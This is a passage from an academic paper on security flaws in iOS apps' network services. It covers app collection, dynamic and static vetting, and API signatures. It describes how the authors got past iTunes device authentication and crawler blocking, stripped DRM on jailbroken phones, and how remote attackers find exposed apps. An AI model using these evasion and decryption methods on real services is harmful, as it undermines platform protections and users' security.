- **An efficient iOS app collection tool.** To facilitate our analysis, we introduce an iOS app collection tool thanks to the use of the headless-downloader and executable decryption. The headless-downloader enables us to download `.ipa` files from iTunes App Store fluently. The executable decryption we developed does not need to upload large `.ipa` files to iOS devices, install apps, or download entire decrypted `.ipa` files from iOS devices. The proposed downloading enables large-scale dataset collection with limited iOS devices, and can decrypt over 5,000 apps per day with only two iOS devices, improving the scalability of data collection by 17 times compared to the state-of-the-art collection method in [62]. The collection of such a large dataset of iOS apps is a significant resource and also serves as a useful benchmark for future research.

- **Systematic characterization of network services of iOS apps.** We apply dynamic analysis to collect a call stack from each app. Based on the call stack information, we extract system APIs by backward traveling the stack, identify the third-party network service libraries by comparing the tokens originated from the stack. By taking signatures of the network services, we systematically characterize network services in iOS ecosystem, including the prevalent usage of network services of iOS apps, the distribution of network services across app categories, and the association of these network services.

- **New vulnerabilities of iOS apps identified.** This is the first work for vetting the security of iOS apps' network services. We use dynamic analysis to assess the interface of the network service and then improve (and implement)




Figure 1: The simplified inner structure of a Mach-O file.

the state-of-the-art static data-flow analysis tool [49] to further scrutinize the apps at scale. The vetting process is performed on 1,300 seed apps, with 11 network service vulnerabilities confirmed manually, including some top popular apps, such as `Waze`, `QQBrowser`, and `Now`. By taking into account three typical third-party network service libraries integrated by 2,116 apps and case-by-case analysis, an additional 92 vulnerable apps are discovered. We cross check the vulnerabilities identified and find none of these vulnerabilities exist in Android apps.

To the best of our knowledge, this is the first paper to systematically examine the security of network services within iOS apps on a large scale. The entire vetting methodology proposed in this paper can serve as a starting point for further study of this important area.

2 Background and Threat Model

We begin by introducing the structure of iOS apps, defining the network services of the iOS apps, and presenting the threat model in this study.

2.1 The Structure of iOS Apps

The iOS app is an archive file (i.e., `.ipa`) which stores an `Application Bundle` including `Info.plist` file, executable, resource files, and other support files. For the sake of digital rights management (DRM), Apple uses a `.supp` file containing the keys within the `.ipa` file to decrypt the executable [78]. The executable in the `Application Bundle` is encoded in Mach-O format [68] consisting of three parts: `Header`, `Load commands`, and `Data`. The `Load commands` region of a Mach-O file contains multiple segments and each segment specifies a group of sections. Each section within is parallel, such as the instructions in the `__text` section, C string in the `__cstring` section, and Objective-C class

Network service	Possible mistakes	Vulnerability impact
Resources / functionalities	(M1) Over resource / functionalities	(A1) Privacy leakage / command execution
Access control	(M2) Weak / no access control	(A2) Easily bypass / unauthorized access
Communication protocol	(M3) Bugs in the implementation	(A3) DoS / RCE
Open port	(M4) Interface misconfiguration	(A4) Attack surface exposure

Figure 2: Architecture of network service, use mistakes, and resulting vulnerabilities. Each row represents a possible mistake, which, according to the network service layer, could lead to serious security and privacy issues.




Figure 3: Overview of system network service APIs and third-party network service libraries. The top sub-figure shows the relation among different third-party libraries leveraging BSD socket either directly or via system network service APIs.

object name in the `__objc_classname` section. In particular, instructions in the `__text` section are encoded with the `ARM/THUMB` instruction set. The simplified Mach-O format file is depicted in Figure 1.

For security purposes, an iOS app's interactions with the file system are limited to the directories inside the app's sandbox directory [42, 43]. During the installation of a new app, the installer creates a `bundle container` directory that holds the `Application Bundle`, whereas the `data container` directory holds runtime generated data of the app. The `bundle container` directory and the `data container` directory reside in two randomly generated directories. For such design, if the root folder of a vulnerable network service is set to a `bundle container` directory, files within `Application Bundle` will be exposed. The randomly generated directories alleviate the path traversal threat due to the difficulty for the adversary to predict the `data container` path.

2.2 Network Services of iOS Apps

A network service is built on an API or a library that provides networked data storage, or other online functionality to applications. A bottom-up network service is defined as having "open port," "communication protocol," "access control," and "resources/functionalities" layers (see Figure 2). In the example of a GPS navigation app, termed `Waze` [15], the app generally projects the app's UI to the vehicle's screen via USB connection. In particular, the app integrates the `WebLink` [16]




Figure 4: Overview of our system pipeline: (1) the green box shows the iOS app collection methodology (cf. § 3); (2) the red box shows the methodology for vetting the first 1,300 apps by using dynamic and static analysis (cf. § 4) and the call stack analysis for building signatures of system and third-party network services (cf. § 5); (3) the blue box shows the large-scale analysis on network service APIs/libraries over 168,951 iOS apps (cf. § 6) and a fine-grained analysis of 3 typical libraries; (4) the bottom gray bar includes two datasets of iOS apps for analysis.

library to stream a user's iPhone screen to the virtual app screen of the in-vehicle infotainment (IVI) system. Meanwhile, the app receives touch events on the in-vehicle device to respond to end-user's actions. In doing so, the `WebLink` library in the `Waze` app turns the app into a server to accept the connection from the IVI system.

As for the architecture of the network service of iOS apps, both system and third-party network service libraries are directly or indirectly built on top of `BSD sockets` (see Figure 3). As shown in the dashed, pink box of Figure 3, iOS wrapped the `BSD sockets` for developers to facilitate the development of network services. For example, the system API `_CFSocketSetAddress` [25] in `Core Foundation` framework bridges access to `BSD sockets`. Based on this API, developers can compose various applications on top of the TCP layer of the network protocol stack to provide network services. In addition, many third-party network service libraries are available for developers to use, as shown in the blue box of Figure 3. In general, network services provided by the third-party libraries operate on the application layer of the network protocol stack.

2.3 Threat Model

Previous works [55, 80] classified Android network service adversaries to local, remote, and web adversaries. However, we do not consider attacks by a hostile app installed locally on the device (i.e., local adversary) or by enticing the victim to browse a JavaScript-enabled web page (i.e., web adversary) in our study. For example, the `Libby`'s web service demonstrated in Figure 12(b) falls outside of our scope. This paper focuses on more practical remote adversaries for vulnerability analysis because these potential vulnerabilities are of high risk.

To find a potential victim, a remote adversary can scan and examine the network (i.e., the Wi-Fi network or cellular network) by designating specific port numbers [51]. Such an adversary subsequently compares the `banner`[1] returned from the connected server (i.e., a network service of the iOS app). If the `banner` is expected, the adversary then confirms the real victim and can mount a remote 0-click attack, such as stealing personal information for profit. A real-world attack targets Android device to be exposed in a cellular network to thwart end-user privacy for extortion [2].

To further break down the role of a remote adversary, Figure 2 shows that each layer allows for different remote attacks: *(i)* The interface would be exposed if the network service is activated and the "open port" is misconfigured. *(ii)* A poor implementation of "communication protocol," usually written in a universal language `C/C++`, may lead to DoS or RCE of apps [5, 17, 74]. *(iii)* Insufficient "access control" incurs unauthorized access to network resources/functionalities.

3 Methodology of iOS App Collection

Collecting apps and meta-information on Apple iTunes is not a trivial task. iTunes implements various restrictions for app collection, such as capping the number of requests to limit automated crawling methods and encrypting the executable for DRM consideration. Because of these challenges, previous collection methods are limited in scalability and efficiency. Current iOS app downloading methods are UI manipulation [67] and in-device app crawler [62]. They decrypt executable by using either `Clutch` [6], `dumpdecrypted` [10], or the `Frida` [8] extension `frida-ios-dump` [20]. We realize that recent research [62] expended three months to collect 28,625 iOS apps, lending evidence to the scalability issue when extending to large-scale analysis.

[1] Banner is a specific message to uniquely identify a network service. For instance, after connected to the network service of the `Waze` app, a client will receive the message "`WL`" from the server.

3.1 iOS App Collection

In this section, we describe our method for collecting iOS apps IDs, downloading the .ipa file from iTunes, removing DRM protection to get decrypted executable, and parsing executable. Our method consists of the following three modules (see green box of Figure 4):

Collecting IDs and downloading apps from iTunes. Each iOS app on iTunes has a unique identifier (i.e., ID). For example, Instagram is identified by the unique ID: 389801252, and can be accessed from iTunes by using this ID. Based on the iTunes Search API [13], we collect the ID list recursively. For example, the following request returns meta-information of the top 20 apps in the "Productivity" category, such as ID and the app name.

https://itunes.apple.com/search?term=productivity&country=us&media=software&limit=20.

Afterwards, we use a breadth-first-search approach that obtains "similar apps" using iTunes Search API. Queries are relayed by different proxies to bypass the crawler blocking of iTunes.

To purchase and download a DRM protected .ipa file from iTunes, we implement a headless-downloader. In essence, we implement the requests for purchasing and downloading of iTunes, sign method for the requests, and modify the requests header to bypass device identification authentication. Our headless-downloader leverages the Windows' version of iTunes' .dll files and invokes the interface of the .dll files. The headless-downloader accepts ID and Apple accounts as arguments to download the .ipa file.

Decrypting the executable. To investigate the code, we need to decrypt the executable of the downloaded apps. Since the state-of-the-art techniques require physical iOS devices to be involved in decrypting process [6, 10, 20], to avoid using many devices, we use an agent app which is pre-installed on a jailbroken iOS device. After the agent app is loaded into memory, the iOS system is set to decrypt the executable. We then suspend the decrypting process and inject the encrypted executable into the agent app to utilize the inherent decrypting process of the iOS system. After the iOS system decrypts the executable, we dump the executable on the jailbroken device, retrieve it through the USB connection, and merge the decrypted executable into the original .ipa file in a local desktop computer. In such a way, we obtain the decrypted executable without installation and uninstallation and only need to transfer the executable (not Application Bundle) between the desktop computer and the iOS device.

Parsing the executable. In order to facilitate subsequent analysis and share our dataset for further research, we parsed the executable by using JTOOL [14] and extracted relevant metadata such as the class name and string within an executable. Data in Info.plist is also withdrawn, such as bundle ID in "CFBundleIdentifier" field or the app name in "CFBundleName" field. These metadata and meta-information of an app, including category and popularity, are stored in a search engine, namely ELASTICSEARCH [50] for later queries.




Figure 5: Performance of .ipa file decryption process. The time consumption is almost constant regardless the size of the .ipa file when only delivering the executable.

Selecting seed apps. Seed apps are used to understand the characteristics of network service vulnerabilities and extract signatures for large-scale analysis of network services. Seed apps are the iTune's apps downloaded from both the United States and China app stores. To choose seed apps, we take the top 20 free apps from each category on iTunes, composing 1,300 apps in total. Since the list of apps on iTunes App Store leaderboards is constantly updated, we use a snapshot of the lists collected on May 8, 2018. Among these 1,300 apps, we have 24 categories (480 apps in total) from China region and 41 categories (820 apps in total) from the United States region. Apple classifies the "Game" apps in the United States region into more fine-grained categories, such as "Games-Card" and "Games-Action". These 1,300 apps provide a huge diversity across all app categories. There is almost no overlap between the top popular apps in China and the United States, and the taxonomy of apps in both countries are almost the same. We only found two apps (i.e., Rules of Survival [19] and Dancing Line [18]) that were ranked in the top 20 in both the United States and China.

3.2 Evaluation of iOS App Collection

Collecting iOS apps effectively is a challenging and critical problem. To evaluate the efficiency of our app collection scheme, we experiment with two procedures: app download and app decryption. Our unique design of these two procedures is the key to the performance improvement for app collection. For the comparison of executable decryption speed, we attempt to automate the state-of-the-practice tools ideviceinstaller [12] and frida-ios-dump [20] adopted by research [33, 41, 67]. The decryption speed of these tools

is largely concurrent with the download speed using our headless-downloader, which expends approximately 29 hours to decrypt the 1,300 seed apps with an iPhone 6s device, averaging out roughly 80 seconds per app. By contrast, our decrypting process, without manual handling `.ipa` files, takes approximately 21 seconds on average per app, almost four times faster than the tools. Nevertheless, we acknowledge that the speed-up of the app decryption is positively correlated to the existence of many "Game" apps in question (35.0% of the whole dataset), where their resource files are unnecessary to be delivered between a desktop computer and an iOS device (see Figure 5). Comparing the speed of downloads is not as trivial as comparing the speed of decryption. We acknowledge that a rigorous comparison of app download between ours and other de facto research-standard tools is difficult because of the unknown arguments of the UI manipulation adopted by CRiOS [67] (e.g., time interval for UI manipulation), available network bandwidth (e.g., 50mbs or 500mbs), and the vague description of the implementation of the in-device crawler proposed by Yeonjoon et al. [62].

Based on the speed we tested for downloading the 1,300 seed apps, downloading 168,951 iOS apps in the wild with a single download task and an iOS `jailbroken` device is estimated to complete in 160 (assuming 24/7 activity) days. To achieve this efficiently in practice, we combine six downloading tasks with two `jailbroken` devices for app collection. To evade iTunes' detection of our automated downloader, two Apple accounts are iteratively used to download the `.ipa` files. This scheme enables us to collect 168,951 apps within just 30 days. Overall, our app collection can significantly improve the collection rate by 17 times faster in comparison to the methodology used by Yeonjoon et al. [62], which took three months to collect only 28,625 iOS apps. We highlight that not only the decrypting process can positively contribute to the speed-up of the app collection, but our headless-downloader can also fully utilize bandwidth for parallel apps download. In summary, the scalable app collection tool, developed in this paper, enables us to complete the collection of 168,951 iOS apps.

Ethical considerations: We emphasize that routinely collecting and decrypting iOS apps using `jailbroken` iPhones is for the purpose of improving their service quality and security. The dataset and the research *per se* is to serve not only the research community but also to benefit the stakeholders, such as Apple.

4 Vetting Methodology

In this section, we introduce the vetting methodology (see the red box of Figure 4), which consists of dynamic analysis (cf. § 4.1) to select candidate apps, obtain a call stack from each app, static analysis and manual confirmation (cf. § 4.2) to scrutinize the network services of the candidate apps. The rationale behind the vetting methodology of "dynamic first, static later, and manual confirmation last" is that dynamic analysis can rapidly check for misconfigured network interfaces on a large scale, allowing us to pinpoint a small portion of candidate network service apps. The more time-consuming static analysis can then be used to perform a fine-grained analysis and check for potential vulnerabilities. Finally, we verify the identified vulnerabilities manually in order to ensure vulnerabilities are not misidentified.

4.1 Dynamic Analysis

Dynamic analysis is used to check for remote accessible network interfaces in the wild. Specifically, we use dynamic analysis to check which app utilizes a network service and analyze the interface of the network service while preserving the call stack of the app.

Vetting if apps provide network services. We leverage our dynamic analysis to detect whether apps provide network services. To provide network services, the standard process [25] in light of `POSIX Layer` (see Figure 3) is to *(i)* create a socket, *(ii)* bind it to a port, and *(iii)* begin listening for incoming connections on that port. During the second step of the process, namely invoking `_bind` API, developers can pass rich parameters, indicating the property of the network service, to the `_bind` API to limit the access scope of the network service by designating the network interface as loopback for local host access or LAN for remote access from Wi-Fi/cellular networks.

To study the interface of a network service, we implement an "addon" for `jailbroken` iOS devices by using `Cydia Substrate` [72]. The "addon" redirects the `_bind` API calls initiated by each analyzed app to the vetting code. As discussed in Section 2.3, we only consider remote adversaries because they are more practical threats to the apps. Therefore, by parsing parameters of `_bind` API, if the app uses the loopback interface (e.g., *127.0.0.1*), the vetting code considers the app as safe and terminates the analysis. For the apps that use the LAN interface, for example, a developer passes a parameter *192.168.1.3* to `_bind` API, the vetting code in "addon" reports the app is accessible (i.e., a candidate app). We later run static analysis on these apps to vet the security of the network service.

Call stack extraction. We carry out call stack extraction for generating unique signatures so we can identify system APIs and third-party libraries relevant to network services. For any active app, iOS maintains the runtime return address of a routine in a data structure known as the *call stack*. The call stack, filled with pointers, is depicted in the left-top box of Figure 8, where pointers indicate the site to which the routine should return when its execution is completed. Since the API `_bind` is a prerequisite for setting up a network service, to analyze the call trace reaching the `_bind` API, the call stack is preserved by our "addon" when analyzing the interface of the network service. The pointer in the call stack varies due




Figure 6: The performance of our static analyzer. After the 113 apps pass our dynamic analysis, the static analysis (including decompilation, optimization, and slicing) takes 54 minutes per app on average. The overhead of decompiler should be in line with the instructions within an executable; however, for the executable larger than 120MB, memory compression and swapping time is involved as per the exhausted memory (16G), leading to a sharp increase of the time consumption of the decompiler and overall performance. The dramatic drop at 140MB is an exception that the instructions of the app are not in line with the executable size. The overall performance benefits from the slicer (on-demand inter-procedural), with comparison to the overhead of original inter-procedural analysis [49] for program slicing, which takes in the order of days and is omitted herein.

to the Address Space Layout Randomization (ASLR) security mechanism of the iOS system. In order to map the runtime floating pointers in the call stack to the concrete offset of the static executable, the ASLR value for the executable is preserved.

Limitations. Region lock checks (nine apps) from either iTunes or the developer may occasionally impede the dynamic analysis. In addition, social security numbers required (29 apps) for registration process or jailbreak detection (four apps) by developers will also prevent the apps from running. These apps account for 3.2% of our 1,300 seed apps. Subject to the accuracy of UI automation [41], the dynamic analysis would involve human interaction if necessary (e.g., app registration).

4.2 Static Analysis and Manual Confirmation

We note that only network services behind the LAN interface can reach the static code analysis. Dynamic analysis selects candidate apps that provide network services and excludes apps that use the loopback network interface. Next, by using static analysis, candidate apps are further narrowed down by using `rules`. Static analysis results are then manually confirmed.

PATH #1

Trace

-[GCDWebUploader initWithUploadDirectory:]0x7ff2c5f953a0 call void
@objc_msgSend(%regset* %0)(store i64 %X0_6421, i64* %X3_ptr, align 4)
  Called:
    -[GCDWebServer
    addGETHandlerForBasePath:directoryPath:indexFilename:cacheAge:allowRangeRequests:]

-[GCDWebUploader initWithUploadDirectory:]0x7ff2c5f94290 store i64 %X0_6421, i64* %X3_ptr, align 4(store i64 %X0_6421, i64* %X3_ptr, align 4)

-[GCDWebUploader initWithUploadDirectory:]0x7ff2c5d59b58 %X8_3778 = load i64, i64* undef, align 1(@100 = external global i1)

0x7ff2c5f807e0 i64 4295171188(@100 = external global i1)
Load from 0x100031C74: 103079215120

PATH #2

Trace

-[AppDelegate application:didFinishLaunchingWithOptions:]0x7ff2c67305b0 call void
@objc_msgSend(%regset* %0)(store i64 %X0_7536, i64* %X3_ptr, align 4)
  Called:
    -[GCDWebServer
    addGETHandlerForBasePath:directoryPath:indexFilename:cacheAge:allowRangeRequests:]

-[AppDelegate application:didFinishLaunchingWithOptions:]0x7ff2c6730310 store i64 %X0_7536, i64* %X3_ptr, align 4(store i64 %X0_7536, i64* %X3_ptr, align 4)

-[AppDelegate application:didFinishLaunchingWithOptions:]0x7ff2c672f490 call void
@NSHomeDirectory(%regset* %0)(@98 = external global i1)
  Called:
    NSHomeDirectory

Figure 7: The static analysis result of the misuse of `GCDWebServer` in the `Now` app. The green item indicates a harmless usage of this library. The brown item reports another misuse of this library.

Static analysis. During the iOS app development, developers use a mixture of Objective-C and C or SWIFT to compose an app. To automatically analyze Objective-C and SWIFT binary, we opt to further optimize the open-source framework [49], which is a static slicer for inter-procedural data-flow analysis on LLVM IR of 64-bit ARM binary. Specifically, three phases are involved in analyzing an iOS app, i.e., decompiling machine code to LLVM IR by using DAGGER [9], optimizing the IR, and slicing on the IR. To adapt this framework to our analysis task, we attempted to enhance the framework from the following aspects.

(i) We supplement semantics of more ARM instructions to the decompiler. Additionally, since the IR of a moderate app always consumes gigabytes of memory, some instructions are simplified to shrink the memory usage, such as removing floating point instruction. The simplification has little effect on the analysis results.

(ii) We convert inter-procedural data-flow analysis to on-demand inter-procedural [70]. The complexity of point-to analysis in slicing is $O(n^3)$ [21], where n is over ten million for a moderate app when performing inter-procedural analysis. This makes original analysis take several days to analyze an app. To speed up the performance, the on-demand inter-procedural analysis starts analyzing the function enclosing the reference to the expected class object name or method name of a network service API. After slicing on the function and the

callees (functions) are solved, it takes in all identified callees to start another slicing iteration. This strategy significantly reduces the n of point-to analysis. The overall performance of the static analyzer is depicted in Figure 6. We show that the overhead of the decompiler and slicer is almost linear in terms of the executable file size, and the slicing phase is bounded within a constant-time overhead.

(iii) We formulate and specify `rules` for the misuse of network services. For example, the static analysis result of the misuse of the `GCDWebServer` library is depicted in Figure 7. In comparison to dynamic analysis which investigates the network interface of an app, static analysis can check if the root folder of the web server is a `data container` directory, or a `bundle container` directory by using rule. The code of our static analyzer is publicly available at `https://github.com/pwnzen-mobile`.

Manual confirmation. To date, as the automated analysis is unable to verify iOS network service vulnerabilities end-to-end, we resort to six expert researchers (three co-authors and three external experts) to identify private (e.g., cookies) or non-private (e.g., video clips) information, privileged functionality (e.g., install apps) exposure, and to study how to build a request to bypass the weak protection (e.g., hard-coded passwords) with the help of static analysis. The six expert researchers are separated into three groups and each group reports if the apps are considered vulnerable. Specifically, we focus on remote vulnerabilities for exploits. For example, although `Waze` provides a network service on port 12345 for the LAN interface and 55432 for the loopback interface simultaneously on startup, we only check the network service on port 12345. If private information or privileged functionality is exposed to cellular networks via a network service, we rank the vulnerable network service as high risk. If it is exposed to Wi-Fi networks, we rank the network service as medium risk. For non-private or non-privileged functionality, we rank the network service as low risk. For example, obtaining video snippets from the `Prime Video` app without authorization is ranked as low risk, since the video snippets are considered non-private. After generating all reports, the researchers discuss and finalize ranking the vulnerabilities.

Limitations. The static analysis is efficient to identify security risks. Two types of divergence may occur in the static analysis: *(i)* Our on-demand inter-procedural analysis may result in loss of precision, subject to the failure of parsing 8.7% apps, leading to a false positive rate of 20.5%; (ii) 29.4% libraries implemented in C fail to be parsed through our static analyzer.

4.3 Results of Vetting

In this subsection, we present the results of our dynamic and static analysis and our six expert researchers' verification. This process is performed on seed apps. Even with manual confirmation (done by six expert researchers), the entire vetting process for the 1,300 apps can be completed within 15 days. Dynamic analysis takes 2 days with one `jailbroken` iOS device (may need interaction) and static analysis, including the manual confirmation, takes 13 days.

Table 2: The results of our dynamic analysis of the apps obtained in the China and United States.

	Dynamic Port (0)	Loopback Interface (e.g., 127.0.0.1)	LAN Interface
China (480)	16 (3.33%)	14 (2.91%)	**51 (11.04%)**
United States (820)	42 (5.12%)	43 (5.24%)	**62 (7.01%)**
Total (1,300)	58 (4.46%)	57 (4.38%)	**113 (8.69%)**

Results of dynamic analysis. For the dynamic analysis, we install, launch, and uninstall each iOS app automatically by using `ideviceinstaller` [12]. When the app reaches the main view, we end the dynamic vetting process, and collect the call stack of each analyzed app. Overall, 172 unique apps, 13.2% of our collected total, provide network services for either local or remote clients. Table 2 shows the details of our dynamic analysis. Our observations are as follows: *(i)* The dynamic port (the second column of Table 2) to which a socket binds is usually used for in-app communication, and the network service on a dynamic port is immune to attacks; *(ii)* the apps that provide network services on multiple interfaces will be represented in each column; therefore, a unique app can be counted multiple times in this table. We found 65 unique apps from China and 107 from the United States that provide network services; and *(iii)* the analysis process was always performed in a Wi-Fi network. As shown in the last column of Table 2, a huge number (113) of iOS apps provide network services to other hosts in the same Wi-Fi networks, accounting for 8.69% of the 1,300 seed apps. Since developers can adjust their network services for different networks (i.e., Wi-Fi networks and cellular networks), the network services exposed to cellular networks are less than 8.69%. Compared to the apps in the United States, the apps in China are more inclined to provide network services on the LAN interface. That is, 11.04% vs. 7.01%.

Results of static analysis and manual confirmation. Based on dynamic analysis, we select candidate apps to examine in depth by static analysis and verify exploitable network services by six exports' confirmation. Ultimately, we confirmed that 11 (9.7%) of the 113 candidate apps have vulnerabilities, such as `Waze`, `QQBrowser`, `Now`, `Scout GPS Link`, and `Youku`. These vulnerable apps are described in Section 7.

5 Building Signatures for Network Services

Two types of interfaces are available for developers to start up network services: by invoking system network service APIs or by using third-party libraries (see "app code" of Figure 3). For large-scale analysis of apps across categories, we build




Figure 8: Overview of call stack analysis of `Covet Fashion` app. The subfigures on the left show the call stack and the extracted token for analyzing, the arrows indicate the returned address of a routine (right subfigure).

signatures for system network service APIs and third-party libraries (see the red box of Figure 4).

5.1 Signatures of System APIs

System network service APIs and corresponding signatures are built on the call stack information recorded by our "addon" in our dynamic analysis phase. Specifically, we navigate the call stack to locate the system APIs and build hybrid signatures for the APIs.

Identifying system APIs. The challenge for identifying system network services is that there is no clear documentation that details the effects of API calls. For example, the API `registerListener:` of class object `GKLocalPlayer` spawns a port to provide the network service, but the official documentation does not mention the network service behind the API. Therefore, we identify the system network service APIs by leveraging the call stack information of the dynamically analyzed apps. Specifically, we travel the pointer in the call stack from top to bottom until we find the API the app code invoked. As shown in the top-left box of Figure 8, we travel the call stack from item 0 to 27, and stop traveling at item 1 as this pointer points to app code. By checking the target API of the app code invoked (top-right box of Figure 8), we get the system API (i.e., `_bind`).

Building signatures for system APIs. The identified system APIs, presented as signatures for network services, can be used to determine whether the app is a potential network service app. There are two strategies for representing these APIs: *(i)* For network services provided by utilizing `POSIX` and `Core Foundation` [25], the API (e.g., `_bind` in Table 3) is directly called by app code. In this case, the code for invoking APIs is directly assembled in the executable. By querying for this code in metadata preserved in our database, we know there is a network service in app or not. *(ii)* For the Objective-C APIs provided by other system frameworks, developers have to pass a message to an object through message dispatch interface (e.g., `_objc_msgSend`) to invoke the API. In this circumstance, the first and the second arguments of the message dispatch interface represent the instance of a class (e.g., `_OBJC_CLASS_$_GKLocalPlayer` in Table 3) and a method (e.g., `registerListener:` in Table 3), respectively. This class and method combination designates the real API being invoked. Hence, for the APIs of Objective-C, class object name in "Symbol Table" and the method name in "String Table" are used as signatures (see column 2 of Table 3).

5.2 Signatures of Third-Party Libraries

Developers often use off-the-shelf third-party libraries to provide network services rather than building a server from scratch [27, 54]. There are many third-party network service libraries that reside on GitHub or other repositories to help developers perform quick network service integration for their apps. For example, iOS app developers may opt for `CocoaHTTPServer` [7] to provide web services. In order to figure out the real distributions of third-party libraries in iOS apps and extend our findings of the vulnerable libraries to the whole dataset, we firstly identify third-party network service libraries and extract signatures for these libraries. Previous work on Android third-party library identification [27, 76] is based on structurally organized code, (e.g., package), which does not scale well to iOS third-party library identification. Because there is no structure information preserved in the iOS executable, the developer's code and the statically linked third-party libraries are assembled into an executable binary file with no clear boundary. To find third-party libraries of iOS apps, the proposed class name cluster method [67] expends enormous effort in building every library. But among these libraries, there are storage libraries for processing data,

Table 3: Signatures for system network service APIs and the network service distributions in iOS apps.

Library (a.k.a., Framework)	Signatures	Location	China (480)	United States (820)	1,300 apps	168,951 apps
libSystem	_bind	Symbol Table	**353 (73.54%)**	**331 (40.37%)**	**684 (52.62%)**	**69,238 (40.98%)**
libresolv	_res_9_nquery	Symbol Table	56 (11.67%)	1 (0%)	57 (4.38%)	1,481(0.88%)
CoreFoundation	_CFSocketSetAddress	Symbol Table	112 (23.33%)	57 (6.95%)	169 (13%)	11,965 (7.08%)
GameKit (1)	_OBJC_CLASS_$_GKLocalPlayer	Symbol Table	0 (0%)	10 (1.22%)	10 (0.77%)	2,673 (1.58%)
	localPlayer	String Table				
	registerListener:	String Table				
